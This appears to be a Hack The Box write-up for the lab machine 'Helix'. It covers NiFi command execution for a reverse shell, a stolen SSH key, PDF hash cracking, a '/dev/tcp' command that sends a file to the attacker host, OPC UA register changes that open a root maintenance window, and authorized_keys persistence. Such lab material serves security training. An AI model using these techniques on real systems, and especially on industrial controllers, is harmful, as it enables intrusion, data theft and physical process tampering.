
HTB: Helix
Helix is a medium-level ICS-focused machine with Apache NiFi running as an external service and OPC UA as an internal service.
Enumeration
Nmap
Starting with Nmap, the results show that only ports 80 and 22 are open.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[16:06]
└─# nmap -sV helix.htb
Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-08-13 16:06 -0700
Nmap scan report for helix.htb (10.129.86.44)
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
VHOST
A Gobuster scan reveals a vhost named flow running on the server.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[16:06]
└─# gobuster vhost -u <http://helix.htb> -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt --append-domain -t 250 --timeout 25s
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       <http://helix.htb>
[+] Method:                    GET
[+] Threads:                   250
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/combined_subdomains.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   25s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
flow.helix.htb Status: 200 [Size: 1068]
After adding flow.felix.htb to my /etc/hosts file and loading it in a browser, it redirected me to /nifi, which revealed that the server is running Apache NiFi.
Foothold
NiFi
Apache NiFi is an open-source data orchestration platform that is used to automate and manage the flow of data between systems using a drag-and-drop visual interface composed of configurable functional blocks. The function blocks can do various tasks such as reading files, performing queries to retrieve values, or executing commands.
There is a high-severity RCE vulnerability, CVE-2023-34468, in NiFi versions 0.0.2 to 1.21.0. The flaw exists within the DBCPConnectionPool and HikariCPConnectionPool Controller Services. Because NiFi fails to properly validate user-supplied JDBC database URLs, an authenticated attacker can inject a malicious connection string utilizing the H2 database driver. The embedded H2 engine interprets these parameters during initialization, allowing the execution of arbitrary code with JVM permissions.
However, attempting to exploit that vulnerability, I decided to take a look around and play with the processor blocks. One of the processors that stood out was ExecuteProcessor. On the properties tab, I noticed that we can configure commands and arguments for the ExecuteProcessor.
These commands will be processed on the target server. Therefore, I decided to test its functionality by inserting the following commands for a reverse shell.

It needs an output for the processor to run. Therefore, I connected an output block to complete the flow.

On the attacking machine, I started a listener and got a shell upon running that flow. We landed on the Helix as nifi.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[16:31]
└─# nc -lvnp 1212
listening on [any] 1212 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.86.44] 43502
bash: cannot set terminal process group (979): Inappropriate ioctl for device
bash: no job control in this shell
nifi@helix:/opt/nifi-1.21.0$
User Access
After checking folders and files in the /nifi-1.21.0 directory, I found that the folder support-bundles has an SSH key for an operator.
nifi@helix:/opt/nifi-1.21.0/support-bundles$ ls -la
ls -la
total 12
drwxr-x---  2 nifi nifi 4096 May  5 10:18 .
drwxrwxr-x 16 nifi nifi 4096 May  5 10:18 ..
-rw-r-----  1 nifi nifi  411 Jan 25  2026 operator_id_ed25519.bak
nifi@helix:/opt/nifi-1.21.0/support-bundles$
nifi@helix:/opt/nifi-1.21.0/support-bundles$ cat operator_id_ed25519.bak
cat operator_id_ed25519.bak
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOwAAAJhCUmdYQlJn
WAAAAAtzc2gtZWQyNTUxOQAAACDouEevtXQL5puMEPQzMGEo/LSrbETsWVDH8B41VHNbOw
AAAEBWd4qZPQ48ePEdHec/Fquwu8Apm+TkeJJTwODupeRtwui4R6+1dAvmm4wQ9DMwYSj8
tKtsROxZUMfwHjVUc1s7AAAAD3Jvb3RAbWFuYWdlbWVudAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
nifi@helix:/opt/nifi-1.21.0/support-bundles$
The /etc/passwd file shows that the user Operator has SSH login enabled. Therefore, we can use this private SSH key to log in as the Operator user on the machine.
nifi@helix:/opt/nifi-1.21.0/support-bundles$ cat /etc/passwd | grep "/bin/bash"
cat /etc/passwd | grep "/bin/bash"
root:x:0:0:root:/root:/bin/bash
operator:x:1001:1001::/home/operator:/bin/bash
nifi@helix:/opt/nifi-1.21.0/support-bundles$
Make sure to assign the right permissions to the key file.
User Flag
┌──(root㉿kali)-[~/HTB-BOX/ssh_keys]─(tun0:10.10.14.2)─[17:00]
└─# ssh -i operator.key operator@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>
-------
operator@helix:~$ ls
'control systems diagram.png'  'Operator Control & Safety Guide.pdf'   user.txt
operator@helix:~$
Privilege Escalation
There is a PDF file in the user directory, we can download it to our machine to see what it is.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[17:03]
└─# nc -lvnp 1212 > Operator.pdf
listening on [any] 1212 ...
connect to [10.10.14.2] from (UNKNOWN) [10.129.86.44] 57990
operator@helix:~$ ls
'control systems diagram.png' 'Operator Control & Safety Guide.pdf' user.txt
operator@helix:~$ cat 'Operator Control & Safety Guide.pdf' > /dev/tcp/10.10.14.2/1212The PDF file is password protected. We can use John the Ripper to crack the password.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[17:05]
└─# pdf2john Operator.pdf > pdf_hash
While John the Ripper cracks the password, we can take a look at the control system diagram. It shows that there is an OPC UA server that we can communicate with on port 4840.

OPC UA allow devices from two different vendors to communicate with each other, for example, a Siemens HMI with an Allen-Bradley controller. In this scenario, we can use an OPC client to connect to the server to make changes to the targeted controller.
Now that we have the cracked password, operator1, we can see what is inside the PDF file.
┌──(root㉿kali)-[~/HTB-BOX/Helix]─(tun0:10.10.14.2)─[17:06]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt pdf_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF [MD5 SHA2 RC4/AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
operator1        (Operator.pdf)
1g 0:00:02:15 DONE (2026-08-13 17:10) 0.007407g/s 1956p/s 1956c/s 1956C/s orphee..olivetree
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed.
So far, I don’t have any hint about what can help me elevate privileges.
After checking the result of sudo -l, I learned that I can execute the following file as root.
operator@helix:~$ sudo -l
Matching Defaults entries for operator on helix:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User operator may run the following commands on helix:
    (root) NOPASSWD: /usr/local/sbin/helix-maint-console
Reviewing the content of the helix-maint-console tells us that running this script during an open maintenance window would give us an interactive root shell.
operator@helix:~$ cat /usr/local/sbin/helix-maint-console
#!/bin/bash
set -euo pipefail

FLAG="/opt/helix/state/maintenance_window"

read_until() { cat "$FLAG" 2>/dev/null || true; }

window_ok() {
  [ -f "$FLAG" ] || return 1
  local until_ts now
  until_ts="$(read_until)"
  now="$(date +%s)"
  [[ "$until_ts" =~ ^[0-9]+$ ]] || return 1
  [ "$now" -lt "$until_ts" ] || return 1
  return 0
}

if ! window_ok; then
  echo "Maintenance window CLOSED."
  exit 1
fi

until_ts="$(read_until)"
now="$(date +%s)"
remaining=$((until_ts-now))

echo "[+] Privileged maintenance access granted"
echo "[!] Window expires in ${remaining} seconds"
echo "[!] Session will be terminated automatically"

# Unique scope name
SCOPE="helix-maint-$$"

# Launch an interactive root shell attached to THIS TTY, in its own systemd scope
systemd-run --quiet --scope --unit="$SCOPE" --property=KillMode=control-group --property=SendSIGHUP=yes \
  /bin/bash -p -i

# If systemd-run returns, the shell exited.
exit 0
We can not directly modify the /opt/helix/state/maintenance_window file because we don’t have permission. However, the PDF file that we read earlier has a section about maintenance mode and how the window can be opened.

To interact with the PLC, we need to communicate with it via the OPC server, therefore, we need an OPC UA client. I downloaded the https://github.com/freeopcua/opcua-client-gui client to interact with the OPC server.
Note: Make sure to forward port
4840before attempting to connect. Also forward port8081; it is an HMI. HMI allow us to see changes that are made to the controller or plant and also enables us to commit changes to the controller (but not in this case; we can only see the changes).
Use the operator as the username and the password operator1 to authenticate.

After authenticating with the server, we now have all the objects we can modify/read. As directed in the PDF, we can now modify those specific register to trigger the Maintenance Mode and open the Maintenance Window.

We need to make following changes:
| Mode | MAINTENANCE |
|---|---|
| TestOverride | True |
| CalibrationOffset | 15 |
After making those changes, the HMI will tell us when the window opens and for how long it will be open.

Root Flag
Since the window is open now, we can run the script to get the root shell.
operator@helix:~$ sudo /usr/local/sbin/helix-maint-console
[+] Privileged maintenance access granted
[!] Window expires in 113 seconds
[!] Session will be terminated automatically
root@helix:/home/operator#
We have enough time to read the flag before the window closes. However, if you need more time and want to maintain a stable connection, you can add your SSH public key to the authorized_keys file in the /root/.ssh/ directory.
root@helix:/home/operator# cd ~/.ssh/
root@helix:~/.ssh# echo "your ssh key" >> authorized_keys┌──(root㉿kali)-[~/HTB-BOX/ssh_keys]─(tun0:10.10.14.2)─[17:24]
└─# ssh -i htb_shell root@helix.htb
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-164-generic x86_64)
------
root@helix:~#
root@helix:~# ls
root.txt snapReferences
https://www.sonicwall.com/blog/apache-nifi-code-injection-cve-2023-34468-
https://www.sentinelone.com/vulnerability-database/cve-2023-34468/